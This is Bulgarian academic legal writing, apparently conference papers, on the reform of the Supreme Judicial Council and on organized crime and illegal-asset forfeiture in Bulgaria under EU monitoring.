Във връзка със структурата, функциите и състава на Висшия съдебен съвет са отправяни препоръки и от Консултативния съвет на европейските съдии към Съвета на Европа /КСЕС/. Общата препоръка е, когато висши кадрови и административен орган на съдебната власт има компетенции по отношение на различни категории магистрати /в България- съдии, прокурори и следователи/ да бъдат обособени отделни колегии, които да решават съответните кадрови въпроси поотделно за различните категории. Такова решение би било гаранция срещу неправомерно влияние върху съдиите. (Препоръки от Консултативния съвет на европейските съдии към Съвета на Европа. <https://wcd.coe.int/ViewDoc.jsp?id=1248537&Site=COE>. 12.12.2015). „Всеки гражданин следва да възприема независимостта на съдиите в глобализираното и взаимнозависимо общество като гаранция за истината, свободата, спазването на човешките права и безпристрастно правосъдие, защитено от външно влияние. Независимостта на съдиите не е изключително право или привилегия, дадени им за техен личен интерес, а е в интерес на законността и на всеки, който търси и очаква правосъдие. Затова независимостта като условие за безпристрастността на съдиите дава гаранция за равенство на гражданите пред съда“.

По въпросите, свързани с формиране на персоналния състав на съответния съвет на съдебната власт (в България Висшия съдебен съвет), КСЕС предвижда, че с оглед гарантиране независимостта на органа, който отговаря за избирането и кариерното израстване на съдиите, трябва да има правила, които да гарантират, че съдиите- членове на Съвета ще се избират от съдебната власт. Подборът може да става чрез избор или за ограничен брой членове (като например председателите на

Върховния и Апелативните съдилища) служебно. Независимо от конкретния метод на избиране становището на КСЕС е, че съдиите, заседаващи в Съвета на съдебната власт трябва да бъдат избирани от техните колеги съгласно методи, гарантиращи най- широко представителство на съдебната власт на всички равнища. Не се препоръчват системи, които включват политически органи, като например парламента (както е у нас) или органи на изпълнителната власт, в никоя фаза на изборния процес. Трябва да бъде избягната всякаква намеса на съдебната йерархия в този процес. Трябва да бъдат изключени всякакви форми на назначаване от органи вътре в самата съдебна власт или извън нея [9, 10, 11, 12, 13, 14].

По отношение състава на органа на съдебната власт КСЕС счита, че броят на членовете на Съвета на съдебната власт трябва да бъде пропорционален на броя на членовете на съдебната власт и съответно на обема на задачите, които следва да бъдат изпълнени. Въпреки че самите държави трябва да решат дали членовете на Съвета трябва да бъдат на щат или извънщатни служители, становището на КСЕС е, че щатната работа е по- ефективна и осигурява по- голяма независимост. Необходимо е обаче да се гарантира съдиите, които заседават в Съвета на съдебната власт да не бъдат откъснати много дълго от тяхната съдебна работа, така че по възможност да се запази контактът със съдебната практика. Мандатът, съгласно който членовете заседават изключително в Съвета на съдебната власт, трябва да бъде ограничен по брой (мандати) и по време. За да се гарантира приемственост в дейността на Съвета, препоръчва се членовете на Съвета на съдебната власт да не бъдат заменяни едновременно. На членовете на Съвета на съдебната власт (както на съдиите, така и на останалите членове) трябва да бъдат дадени гаранции за тяхната независимост и безпристрастност. Възнагражденията на членовете на Съвета на съдебната власт трябва да бъдат съразмерни с тяхната длъжност и натоварване в Съвета [9, 10, 11, 12, 13, 14].

През 2015 г. беше внесен в Народното събрание Законопроект за изменение и допълнение на Конституцията на Република България [7]. Този законопроект стана факт в резултат на масовото недоволство в обществото, породено от очевидно неефективната работа на съдебната власт, в резултат на което в държавата не е установено върховенството на закона. Пряк резултат от тази неефективност са очевидните факти на широкото разпространение на корупционни практики, включително и във висшия ешелон на властта, както и на организираната престъпност. Както стана ясно от настоящето изложение тези фактори се явяват пряка заплаха за вътрешната сигурност на държавата.

След приемането на закона за изменение и допълнение на Конституцията на второ четене стана очевидно, че квалифицираното мнозинство, необходимо за нейната промяна е плод на големи компромиси.

Тези промени в Конституцията са пети по ред и четвъртите, които се занимават основно с въпросите на Глава шеста- Съдебна власт. Мнозинството в Народното събрание подкрепи разделянето на Висшия съдебен съвет на две колегии- една за съдии и една за прокурори и следователи, но направи всичко възможно да ограничи ефекта на поправките спрямо желаната цел /независимостта на съда/. Първото ограничение на съдийската независимост идва от състава на съдийската колегия: съдиите, избрани от самите съдии в колегията, ще бъдат шест от четиринадесет т. е. ще продължат да бъдат малцинство от членовете, които ще гласуват кадровите и дисциплинарните въпроси, касаещи съдиите. По въпроса има установен европейс-

ки стандарт, който се изразява във формулата "значително мнозинство във ВСС да се състои от съдии, избрани от самите съдии" (чл. 18 от Становище № 10 на Консултативния съвет на европейските съдии). През октомври Венецианската комисия също се произнесе в този смисъл [1, 4, 5, 7, 9, 10, 11, 12, 13, 14].

Мнозинството в Народното събрание пренебрегна и двете становища. Пленумът на ВСС беше запазен като отделен орган с право да решава неясен кръг "общии въпроси" на съдиите и прокурорите. Пленумът ще може да освобождава членовете на отделните колегии на ВСС, включително и изборните членове на съдийската колегия. Пленумът ще избира и председателите на Върховния касационен и Върховния административен съд. По този начин се запазват основни канали за влияние на политическите мнозинства и на прокуратурата върху кадровата политика по отношение органите на съдебната власт - за избора на председателите на двете върховни съдилища съществена тежест ще имат гласовете на общо единадесет членове на ВСС, избрани от Народното събрание плюс трима магистрати, избрани от Пленума на ВСС (председателя на ВКС, председателя на ВАС и главния прокурор), т.е. мнозинство, което не е формирано с пряк избор на магистрати, избрани от магистрати.

При гласуването на промените в Конституцията стана ясно, че конституционното мнозинство на Народното събрание не желае да поеме отговорност за прокуратурата. На първо четене беше прието, че в състава на прокурорската колегия на ВСС професионалната и парламентарната квота ще бъдат изравнени - 6:6. При второто и третото четене Народното събрание намали с една бройка членовете на прокурорската колегия от парламентарната квота и така се гласува главният прокурор и 5 от неговите подчинени да формират мнозинство в прокурорската колегия на ВСС спрямо петимата, избрани от парламентарната квота. По този начин прокуратурата запазва своята независимост, но така също и остава абсолютно безконтролна и изолирана от законодателната и изпълнителната власт. Нещо повече, нейната самостоятелност става още по-силна предвид факта, че по кадровите въпроси на прокуратурата главният прокурор ще има окончателно еднолично решение предвид факта, че последният има абсолютно мнозинство в колегията, формирано от него и функционално подчинени нему служители [1, 2, 10, 11, 12, 13, 14].

При действащия преди изменението на Конституцията режим прокурорите нямаха мнозинство при решаване на кадровите и дисциплинарни въпроси на прокуратурата, сега вече те имат такова мнозинство. Това е ход в посока въвеждане на абсолютна независимост на прокуратурата, но едновременно с това и на дистанциране на законодателната власт от политическата отговорност за управлението на прокуратурата. Следва да имаме предвид, че с такава отговорност не е натоварена и изпълнителната власт, каквото е било положението в България преди 1947 г.

Счита се, че след приетите промени в Конституцията, касаещи прокуратурата, проблемите в дейността на последната, които се свеждат до ниска ефективност в борбата с престъпността, особено с организираната престъпност и борбата с корупцията ще се задълбочат и съвсем скоро ще се наложи преосмисляне на визията за нейното място в съдебната система и механизмите, които следва да бъдат създадени за балансиране на независимостта на прокуратурата от една страна и необходимостта от ефективен контрол в рамките на разделението на властите [9, 10, 11, 12, 13, 14].

В контекста на борба с корупцията към настоящия момент България, макар и мъчително и като резултат на сериозен политически дебат, изпълни част от отправените препоръки. На 19.01.2018г. беше обнародван Закон за противодействие на корупцията и за отнемане на незаконно придобитото имущество [10]. С този закон се уреждат мерките за противодействие на корупцията, условията и редът за отнемане в полза на държавата на незаконно придобитото имущество; статутът и функциите на Комисията за противодействие на корупцията и за отнемане на незаконно придобитото имущество, наричана по-нататък "Комисията", както и взаимодействието на Комисията с други държавни органи и международното сътрудничество.

Приетият закон има за цел да се защитят интересите на обществото чрез ефективно противодействие на корупцията; създаване на гаранции, че лицата, заемащи висши публични длъжности, изпълняват правомощията или задълженията си честно и почтено при спазване на Конституцията и законите, както и предотвратяване на възможностите за незаконно придобиване на имущество и разпореждането с него. Със закона се създава единен орган за противодействие за лицата, заемащи висши публични длъжности- Комисия за противодействие на корупцията и за отнемане на незаконно придобитото имущество, която комисия е независим специализиран постоянно действащ държавен орган за осъществяване на политиката по противодействие на корупцията и отнемане на незаконно придобитото имущество. Новосъздадената комисия обединява функциите на всички действащи до момента държавни структури с компетенции в посочената област, като нейният председател и членове се избират от Народното събрание, от което се осъществява и цялостния контрол на дейността на комисията. Бъдещето ще покаже доколко тази дейност ще бъде ефективна. За ефективността огромно значение ще има и персоналният състав на комисията [11, 12, 13].

За постигане на целта на този закон Комисията, органите на Комисията, Прокуратурата, Министерството на вътрешните работи, органите на Държавна агенция "Национална сигурност", органите по приходите, органите на Агенция "Митници", Главният инспекторат на Министерския съвет, Инспекторатът към Висшия съдебен съвет и инспекторатите по чл. 46 от Закона за администрацията си взаимодействат съобразно предоставената им компетентност. От особена важност за дейността на новоконституирания орган според закона, е неговата превантивна дейност. Комисията осъществява държавната политика по превенция на корупцията, като събира, обобщава и анализира информация за националните антикорупционни политики и мерки; извършва анализи, разработва и предлага мерки за превенция и противодействие на корупцията и координира прилагането им, в т.ч. и по сектори и осъществява дейности за разпространение на информацията, свързана с противодействието на корупцията, включително антикорупционните политики и мерки.

Комисията извършва дейности за противодействие на корупцията чрез събиране, анализиране и проверки на сведения при и по повод информация за прояви на корупция на лица, заемащи висши публични длъжности.

Литература:

1. Ананиева, Н. (2012). Конституционно право. София.
2. Договор от Лисабон за изменение на Договора за Европейския съюз и на Договора за създаване на Европейската общност (2007/С 306/01). https://www.ecb.europa.eu/ecb/legal/pdf/bg_lisbon_treaty.pdf

3. Добрев, Д. (2016). Философия на западния модел на сигурност. Шумен.
4. Доклад по МСП. 2014. <http://es.europa.eu/cvm/docs/com 2014 36 bg.pdf>. 12. 12. 2015.
5. Доклад на Комисията до Европейския парламент и Съвета относно напредъка на България по механизма за сътрудничество и проверка. [http:// es. eugora. eu/ cvm/ docx/ com 2015 36 bg. pdf](http://es.europa.eu/cvm/docs/com 2015 36 bg.pdf). 12. 12. 2015.
6. Закон за управление и функциониране на системата за защита на националната сигурност.
7. Законопроект за изменение и допълнение на Конституцията на Република България. <http://parliament.bg/bills/43/554-01-103.pdf>- 13. 12. 2015.
8. Конституцията на Република България. <http://www.parliament.bg/bg/const>. 21. 01. 2016
9. Нейкова, М., Понятието „Национална сигурност“–съвременни аспекти. Юридически сборник на БСУ, том XXIV, 2017, с.11-12.
10. Нейкова М., Процесът на децентрализация на Република България, годишник на БСУ, стр. 161.
11. Препоръки и от Консултативния съвет на европейските съдии към Съвета на Европа. [https:// wcd. coe. int/ ViewDoc. jsp? id= 48537 & Site = COE](https://wcd.coe.int/ViewDoc.jsp?id=48537&Site=COE). 12.12.2015.
12. Закон за противодействие на корупцията и за отнемане на незаконно придобитото имущество. <https://www.lex.bg/bg/laws/ldoc/2137180227>.
13. Христов, Х., Пиронкова, Е., Правен анализ на европейското законодателство относно граничния контрол в Република България, Научно-практическа конференция на тема „Право и сигурност“, на Центърът по юридически науки на Бургаския свободен университет, 29-30 септември 2017, гр. Бургас.
14. Марков, Ю., Христов, Х., Проблемни области в превенцията и борбата с измамите по проекти, съфинансирани от ЕС и националния бюджет на Република България – манипулирани оферти в тържни процедури, Научно-практическа конференция на тема „Право и сигурност“, Център по юридически науки на Бургаския свободен университет, 29-30 септември 2017 г., гр. Бургас.

НЯКОИ АСПЕКТИ НА ОРГАНИЗИРАНАТА ПРЕСТЪПНОСТ В КОНТЕКСТА НА ЧЛЕНСТВОТО НА БЪЛГАРИЯ В ЕВРОПЕЙСКИЯ СЪЮЗ

Галин И. Исаев

гр. Шумен, ул. „Добри Войников“ № 9-13, Адвокатско дружество „Исаев, Пенева и ко“,
тел. 0888807392, e-mail: galinisaev@abv.bg

Abstract: Bulgaria as a member of The European Union, accepted with certain compromises is subject of monitoring as specially created Mechanism for cooperation and verification. One of the aspects of monitoring is the fight against the organized crime. Along the time there have been created certain mechanisms pointed at implementation of recommendations, but with insufficient efficiency in practice. The last taken measure is the acceptance of the Law for counteracting the corruption and for the withdrawal of the illegal acquired property.

Keywords: European union, organized crime, illegal, acquired property, counteraction and prevention.

България, наред с Румъния, е държава, член на Европейския съюз, която по преценка на Комисията е постигнала незадоволителни резултати във връзка с функционирането на съдебната си система, както и противодействието и борбата с корупцията и организираната престъпност. В резултат на тази преценка България е включена в специално създаден Механизъм за сътрудничество и проверка по отношение посочените области, в рамките на който механизъм Европейската комисия излиза с ежегоден доклад, отчитащ постиженията на държавата в посочените области, както и респективно- неуспехите.

За съжаление в изготвените до момента доклади, макар и с дипломатически тон, се констатира, че извършеното от парламента и администрацията е крайно недостатъчно, а от общия тон се вижда, че Комисията констатира необходимостта от значително по- решителни усилия за минимизиране негативните последици от анализирания крайно отрицателни явления, касаещи цялостното функциониране на обществото. България, като част от Европейския съюз е призвана да осигури върховенство на закона и правов ред.

Организираната престъпност е позната в различни форми и степени на развитие от древността. Боян Станков [5] отбелязва, че за нейна роднина се сочи Южна Италия и главно остров Сицилия. Според автора генезисът на организираната престъпност е като реакция на насилието на чуждите нашественици над местното население /в различни периоди римляни, византийци, араби, нормани и др./, както и на икономическото заробване на населението от местните богати фамилии. Така че появили се организации копират структурата и връзките в сицилианското семейство със строги връзки между различните поколения, изразяващи се в подчинение на главата на фамилията и пълна солидарност между членовете на фамилията.

Организираната престъпност се появява при наличието на определени исторически условия- дезорганизирано общество, в което престъпленията са източник на

доход. При тези условия обикновено се създават тайни затворени организирани общества, подчинени на закона на мълчанието. Другата линия предполага икономически условия, свързани с развитието на търговията, пазара и нови икономически отношения като в по-ново време тези условия създават организации, целящи големи печалби, с определена икономическа роля в обществото и стремеж към политическата и финансова власт [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11].

На фамилен принцип са изградени главно италианската, американската и японската организирана престъпност. Престъпните организации обаче търпят значителни промени под въздействието на обективни социални и икономически фактори. Така се появяват организации без исторически корени и с опростени структури като престъпните организации в Източна Европа, появили се след разпадане на социалистическия блок [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11].

Големите престъпни организации, които са с господстващо положение в съвременната престъпност са интернационални. Реформираната организирана престъпност използва нови средства, основните сред които са рекетът и корумпирането. В. Патерсън дава едно от първите определения на рекета още през 1959 г. като според него рекет е по същество „финансови претенции към хора, занимаващи се с бизнес, с уговорка, че ще бъдат защитавани.“

П. Цанков [7] извлича следните основни белези на организираната престъпност: степен на организираност, наличие на централизирано управление, съравняване на престъпните организации както с частния, така и държавния бизнес [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11].

Дж. Делоу [8] извежда следните признаци на организираната престъпност: груповост, антисоциалност, системност, структурираност, утилитарност. Според него организирана престъпност има когато съществува група индивиди, които са се организирани да се облагодетелстват за сметка на обществото по незаконен начин за продължителен период от време.

Боян Станков [6] отбелязва, че в България организираната престъпност възниква след 1989г. и до 1995г. се утвърждава като ново, непознато за историята на страната явление. Към момента няма съмнение, че тя е част от всекидневието на българското общество и притежава всички характерни за нея признаци: организация със съответната структура, която действа постоянно като своеобразно предприятие с цел натрупване на печалби и участие в разпределението на националния и световен брутен вътрешен продукт.

Организираната престъпност възниква в период на дълбоки социални промени и върви паралелно със застрашително нарастване на общата престъпност-икономическа и конвенционална. Този период от нашата най-нова история се характеризира с общо нарастване на престъпността в ситуацията на трансформация на собствеността от държавна и общинска в частна, както и преминаване от централизирана към свободна пазарна икономика в условията на глобализация на престъпността и появата на транснационална организирана престъпност.

В тази нова ситуация България изпадна в тежка икономическа и финансова криза, а това доведе до подмяна на личните и обществени ценности. В България стартира приватизация на обществените активи, което води до доизграждане на полюсната структура на обществото- малък дял на богатите хора и много голям на бедните, като това е съпроводено естествено и с голяма безработица. Този генезис

на организираната престъпност у нас я характеризира в началото като икономическо явление.

Б. Станков [5] разграничава няколко типа организирана престъпност в България. Генезисът на първият тип се търси в еволюцията на плановото социалистическо стопанство през 80-те години на 20-и век, свързана с политика на известна либерализация на икономическите отношения, допускаща в ограничена степен капиталистически елементи в икономиката. В рамките на тази политика на доверие на властта български граждани се предоставят държавни средства за участие в смесени дружества извън страната, които да легитимират този капитал като свой собствен. Целта е по този начин да се осъществяват валутни постъпления в държавата срещу заплатата на съответния служител.

След краха на социалистическата система голямата част от тези лица „довереници“ присвоиха поверените им капитали и се еманципираха от принципала. Резултатът е, че тези капитали бяха извадени от патримониума на държавата и се превърнаха в основен източник на „сенчестата“ икономика.

Вторият тип престъпни организации възникват в преходния период на пазарно стопанство, през който се подготвя идеологията на трансформация на собствеността и се разработва законодателната рамка на приватизацията. Механизмът на тази организирана престъпна дейност се характеризира с „източване“ на държавна собственост – пари, стоки и суровини и тяхното „преливане“ в частния сектор.

Това става с активното участие на „номенклатурата“ в лицето на ръководителите на държавните предприятия в различните сектори на икономиката, които създават „паралелни“ части фирми, имащи предмет на дейност, дублиращ предмета на дейност на държавното предприятие. Така средства и контрагенти на държавните предприятия се пренасочват към паралелните икономически структури. Наред с тази трансформация държавните фирми се водят към фалит и се подготвят за приватизация. Такава постановка създава условия новопоявили се силови структури да съдействат за осъществяване на тази дейност чрез рекет, отвлечения, взривявания и пр.

Трети тип престъпни организации се формират на база завземане на съществуващи държавни контрабандни канали, поддържани, контролирани и обслужвани от органите на сигурността на тоталитарното управление. Тези групировки контролират вноса и износа в страната, особено след наложеното над бивша Югославия ембарго във връзка с въоръжените конфликти във вече разпадналата се държава.

Четвъртият тип на организирана престъпност са групите, изградени изцяло на криминална основа. Те включват групи, натрупали капитал главно от валутни нарушения в Централна Европа по време на обединяването на Германия и кражби на леки автомобили, както и групи, формиращи доходите си от насилствени престъпления – грабежи, отвлечения, кражби, рекет и др.

Специфично за България е, че особена роля в изграждането на силовите групировки имат бивши елитни и недотам спортисти, останали без препитание в новите условия, а иначе толерирани от старата комунистическа власт и ползващи се със значителни привилегии.

Една от особеностите на организирана престъпност на страните в преход, в частност на България е, че зараждащите се, иначе легални икономически групировки, създадоха свои силови структури, чиято задача е да обезпечават със силови методи контрабандните операции, да разрешават проблемите с конкуренцията и да

съдействат за завладяване на икономически територии. Често в тези структури участват или са ръководители бивши служители на МВР и органите на сигурността [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11].

В един по-късен момент обаче тези структури, натрупвайки опит в икономическата сфера, започват да търсят самостоятелно поле за изява. Основните сфери, в които се изявяват са силово налагана охранителна и застрахователна дейност, търговия с алкохол, цигари, хазарт. Наред с това се осъществява и откровено престъпна дейност- кражби и контрабанда на моторни превозни средства, проституция и др.

Развитието на организираната престъпност след 1990г. преминава през два основни стадия. Първият стадий се характеризира с появата, диференциацията и консолидацията на престъпните групировки. В този етап доминиращи са силовите методи, които съпровождат икономическите лостове за разрешаване на противоречията, съпътстващи овладяването на територии и сфери на икономиката и на финансовата система. През този период масово явление са показните убийства, взривяванията, физическото премахване на лица, заемащи стратегическо място в определени сфери на разпространение на организираната престъпност- туризъм, хазарт, наркотрафик, контрабанда с оръжие и ембаргови стоки за разпадащата се Югославия.

Постепенно силовите методи биват изоставяни за сметка на използване на корупционни практики. Легитимират се престъпните структури след като бива допусната съвместна икономическа дейност между държавни и частни групировки.

Организираната престъпност придобива силно лоби в политическата власт и в органите на съдебната власт, а това води до финансово обвързване на групировките с политици, магистрати, високопоставени лица в администрацията. След придобиване на икономически и властови капацитет в периода след 1994г. икономическите групировки започват да се дистанцират от силовите структури, тъй като тяхната обвързаност с последните вече е компрометиращо обстоятелство. Този процес води до „роене“ на силовите организации.

Европейската комисия в Доклада си за напредъка на България по МСП от 2015г. [1] констатира липсата на цялостен напредък по емблематични дела, свързани с организираната престъпност, което от своя страна има неизбежни последици за това как се възприема борбата с организираната престъпност [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11].

Констатира се също така, че редица знакови дела бяха прекратени, а по други тежки престъпления, като поръчкови убийства, не бяха повдигнати обвинения след няколкогодишно разследване.

Обръща се внимание на факта, че знакови фигури на организираната престъпност успяха да се изплъзнат от правосъдието в деня преди произнасяне на окончателната присъда през юли 2012 г., а това от своя страна предизвиква широко безпокойство в обществото, както и на факта, че по този повод никой не пожела да поеме отговорност за това и че не бяха предприети никакви стъпки да се гарантира, че подобен инцидент не би могъл да се случи отново, който факт е още по- силна индикация за трудностите, които има системата да се справя с проблемите.

ЕК обръща внимание, че основната мярка, предприета от новото правителство, беше засилване на правомощията на Държавна агенция „Национална сигурност“ (ДАНС), която вече няма да се занимава само с шпионаж и контраразузнаване, а

също и с организирана престъпност и различни други престъпления, които се считат за достатъчно сериозни, за да засегнат сигурността на държавата. Това включва прехвърлянето на специализирани полицейски звена за организираната престъпност (ГДБОП) към службите за сигурност (ДАНС). Това предизвика някои смущения във функционирането на въпросните служби, затова е важно да се гарантира, че тези последиците са само временни. Впрочем такива стъпки бяха вече предприети. По-важно е, че начинът, по който беше взето решението – без каквато и да била консултация или обосновка – значително накърни репутацията на службите, както и на новото правителство, като тя може да бъде възстановена само от самите служби, които с дейността си покажат, че тази промяна води до по-добри оперативни резултати [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11].

Според ЕК ключов въпрос е и разделение на труда в рамките на Министерството на вътрешните работи. Например ДАНС да се занимава с производството и международния трафик на наркотици, а полицията да се занимава с други престъпления, свързани с наркотиците. ДАНС ще се занимава с корупцията по високите етажи на властта, а полицията – с всички други форми на корупция. Понякога може да се наложи делата да бъдат преразпределени в хода на разследването. ДАНС и прокуратурата създадоха специализирани екипи, които да се занимават с корупцията, трафика и финансовите престъпления.

Тази реорганизация би могла да доведе до известно положително развитие, особено чрез прилагането на по-интегриран подход, като се имат предвид зависимостите между корупцията и организираната престъпност, но новата агенция трябва да постигне множество добри резултати, ако желае да разсее отрицателното впечатление, създадено от спорната атмосфера при създаването ѝ. Особено внимание следва да се отдели на сътрудничеството с правоохранителните служби в други държави членки [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11].

По-общо, в докладите по МСП се препоръчваше подробен анализ на причините, поради които в миналото някои дела са били блокирани или са завършили неуспешно, обхващайки всички засегнати правителствени и съдебни органи. Известни проблеми, като използването на експертизи в съда, недостатъчната защита на свидетелите и проблемите с доказателствата, трябва да бъдат разглеждани от гледна точка на полицейското разследване, прокурорските действия и съдебната фаза, ако се смята да се въведат подобрения.

Извършването на този анализ става бавно, а липсата на координация и до известна степен на самотоинициативност, личи от успоредните инициативи на прокуратурата и ВСС. За да се даде нов тласък на този процес, е необходимо провеждането на открита дискусия със заинтересованите страни и гражданското общество, последвана от ясен план за действие.

Отнемането на имущество е ключов инструмент за лишаване на организирани престъпни групи от незаконните им приходи.

Условията и редът за отнемане в полза на държавата на незаконно придобито имущество доскоро се уреждаха със Закона за отнемане в полза на държавата на незаконно придобито имущество [2]. За незаконно придобито имущество по този закон се смята имуществото, за придобиването на което не е установен законен източник.

Наличието на механизма по този специален закон се считаше за един от основните инструменти за борба с организираната престъпност. Производството по

ЗОПДНП се провежда независимо от наказателното производство срещу проверяваното лице и/или свързаните с него лица. Законът има за цел да се защитят интересите на обществото чрез предотвратяване и ограничаване на възможностите за незаконно придобиване на имущество и разпореждането с него [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11].

За постигане на целта на закона могат да се налагат ограничения на собствеността, като се съблюдава правото на защита на засегнатите лица и на пострадалиите от престъпления и не се допуска риск от несправедливост като ограниченията на собствеността, предвидени в този закон, следва да се прилагат в степента, която е необходима за постигане целта на закона.

Комисията за отнемане на незаконно придобито имущество беше замислена като независим специализиран постояннодействащ държавен орган, самостоятелно юридически лице със седалище София, чиято дейност на комисията се подпомага от администрация, която включва и териториалните ѝ звена, които са със статут на дирекции и са разположени в районите на апелативните съдилища, ръководят се от директори и се подпомагат в дейността си от инспектори.

В компетенциите на комисията по отменения вече закон бяха следните дейности: вземане на решения за образуване на производство по реда на закона като производството включва внасяне в съда на искане за налагане на обезпечителни мерки и на иск за отнемане в полза на държавата на незаконно придобито имущество; вземане на решение за отказ за образуване на производство или прекратяване на производството по този закон. Решенията на комисията се приемат с мнозинство повече от половината от всички членове и се мотивират. В мотивите се посочват фактите, доказателствата, въз основа на които те са установени, както и направените правни изводи. Народното събрание осъществява парламентарен контрол върху дейността на комисията като Комисията ежегодно до 31 март представя в Народното събрание доклад за дейността си. Докладът се предоставя и на президента на републиката, и на Министерския съвет [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11].

Комисията образува производство по реда на ЗОПДНП, когато може да се направи обосновано предположение, че дадено имущество е незаконно придобито. Обосновано предположение е налице, когато след проверка се установи значително несъответствие в имуществото на проверяваното лице. По този начин законът създаде една оборима презумпция, при която наличието на значително несъответствие на притежаваното от определено лице имущество с декларираните от него доходи до доказване на противното се предполага, че част от тези доходи за придобити в резултат на незаконна дейност, осъществявана от проверяваното лице.

Проверката пред комисията не може да се образува по анонимен сигнал, а само по уведомление от съответните длъжностни лица и институции. За проверявания период проверяващите органи събират сведения за имуществото на проверяваното лице, неговото местонахождение, стойността и правното основание за придобиването му, пазарната стойност на имуществото към момента на придобиването, пазарната стойност на имуществото към момента на проверката, преобразуване на имуществото, приходите и разходите за обичайна дейност и извънредните приходи и разходи на юридическото лице, обичайните и извънредните доходи и разходи за издръжка на физическото лице и на членовете на семейството му, платените публичноправни парични задължения към държавата и общините, сделките с имуществото на юридическото лице, сделките с имуществото на проверяваното лице и на

членовете на семейството му, пътуванията в чужбина на проверяваното лице и на членовете на семейството му, както и на лицата, които представляват юридическото лице, обезпеченията и тежестите, наложени върху имуществото, както и задълженията, които са поети; както и за други обстоятелства, които имат значение за изясняване произхода на имуществото, начина на придобиването и на преобразуването му.

Правеше впечатление, че голяма част от изследваните от комисията обстоятелства бяха предмет и на евентуална данъчна ревизия, но с оглед специфичните правомощия на комисията разликата в евентуалните последици за проверяваните лица е съществена.

Комисията и директорите на териториалните дирекции в рамките на извършваната проверка можеха да поискат от съда разкриване на банковата тайна, на търговската тайна по смисъла на Закона за пазарите на финансови инструменти, когато това е необходимо за постигане на целта на закона [9, 10, 11].

За постигане на целта на закона прокуратурата, Министерството на вътрешните работи, органите на Държавна агенция "Национална сигурност", органите по приходите и органите на Агенция "Митници" съобразно предоставената им компетентност можеха да извършват проверка на източниците за придобиване на имуществото.

При изпълнение на правомощията си по този закон органите на комисията можеха да искат съдействие и сведения от държавните и общинските органи, търговците, кредитните институции, както и от други юридически лица, от нотариуси и съдебни изпълнители, които от своя страна са длъжни да предоставят сведенията в срок до един месец от поискването им, с изключение на тези, които се предоставят по специален ред. Обменът на класифицирана информация се извършва в съответствие със Закона за защита на класифицираната информация, а обработването на лични данни се извършва в съответствие със Закона за защита на личните данни. Лицата, на които при или по повод изпълнение на служебните им задължения е станала известна информация за извършваната проверка, нямат право да я разгласяват.

Посочените по-горе правила свидетелстваха за стремежа на законодателя да обезпечи конституционните права на проверяваните лица, въпреки извънредния характер на анализирания закон.

Комисията приемаше решение за внасяне в съда на искане за обезпечение на бъдещ иск за отнемане на имущество въз основа на доклад на директора на съответната териториална дирекция, когато от проверката са събрани достатъчно данни, от които да се направи обосновано предположение, че имуществото е незаконно придобито. В решението се посочват наложените до момента тежести и обезпечения върху имуществото.

Когато не са налице достатъчно данни, от които да се направи обосновано предположение, че имуществото е незаконно придобито, комисията вземаше решение за отказ за образуване на производство по този закон и прекратяване на проверката или за връщане на преписката за събиране на допълнителни данни.

След налагане на обезпечителните мерки комисията беше длъжна да осигури на проверяваното лице възможност за участие в производството като го уведоми и му предостави за запознаване всички материали, които се отнасят до него, и му даде едномесечен срок, за да направи възражения и да представи доказателства.

В производството пред комисията проверяваното лице може да се представлява от адвокат или от друго лице по реда на Гражданския процесуален кодекс с писмено пълномощно. Дадените от проверяваното лице обяснения не може да са основание за започване на наказателно преследване срещу лицата, нито да са доказателство в подкрепа на обвинение.

След обсъждане на възраженията на проверяваното лице и събиране на посочените от него доказателства директорът на съответната териториална дирекция внася в комисията в едномесечен срок мотивиран доклад. В доклада се посочват видът и стойността на придобитото имущество, наличието или липсата на значително несъответствие в имуществото на проверяваното лице, доказателствата за знанието или предположението на третите лица, че имуществото е незаконно придобито, доказателствата за наличието или липсата на тежести или на други обезпечения, наложени върху имуществото, други доказателства, на които се основава искането и окончателно заключение. Комисията в едномесечен срок от внасянето на доклада приема решение за прекратяване на производството по преписката, ако от събраните доказателства не се установява или не може да се направи обосновано предположение, че имуществото е незаконно придобито или предявяване на иск за отнемане в полза на държавата на незаконно придобито имущество [9, 10, 11].

По реда на този закон се отнемаше в полза на държавата незаконно придобито имущество, а когато това не е възможно, отнема се неговата парична равносйност, определена по пазарна цена към момента на предявяване на иска за отнемане.

В отнеманото имущество се включва личното имущество на проверяваното лице, имуществото, придобито общо от двамата съпрузи или от лицата във фактическо съжителство, имуществото на ненавършилите пълнолетие деца, и имуществото на съпруга на проверяваното лице, независимо от избора от съпрузите режим на имуществени отношения, както и имуществото на лицето, с което проверяваното лице е във фактическо съжителство.

Предвидено беше, че сделките, извършени с незаконно придобито имущество, са недействителни по отношение на държавата и даденото по тях подлежи на отнемане, когато са безвъзмездни сделки с физически или юридически лица или възмездни сделки с трети лица, ако те са знаели или са могли да предполагат, че имуществото е незаконно придобито, или са придобили имуществото с цел прикриване на незаконния му произход или на действителните права, свързани с него.

На отнемане подлежи и незаконно придобито имущество, което лицето е прехвърлило през проверявания период на съпруг, на лице, с което се намира във фактическо съжителство, на бивш съпруг, на роднини по права линия без ограничение в степените, на роднини по съребрена линия - до четвърта степен включително, и по сватовство - до втора степен включително. На отнемане също така подлежи имущество, което проверяваното лице е прехвърлило или е внесло като непарична или парична вноска в капитала на юридическо лице, ако лицата, които управляват или контролират юридическото лице, са знаели или от обстоятелствата са могли да предположат, че имуществото е незаконно придобито, както и незаконно придобито имущество от юридическо лице, което е контролирано от проверяваното лице или свързаните с него лица самостоятелно или съвместно. Имуществото се отнемаше и при правопримство на юридическото лице.

В докладите на ЕК по МСП неизменно се подчертаваше, че новата ръководна роля на Комисията за отнемане на незаконно придобито имущество (КОНПИ)

изглежда доведе до слабо нарастване на отнетите активи. Този закон обаче, въпреки че подобри някои аспекти, съдържаеше също така някои законодателни изменения, които създадоха нови пречки, по-специално много висок праг за богатството с неизяснен произход, за да може Агенцията (КОНПИ) да действа служебно. Затова останаха неизяснени въпроси по отношение на новата правна уредба и нейното въздействие върху способността на КОНПИ да действа ефективно.

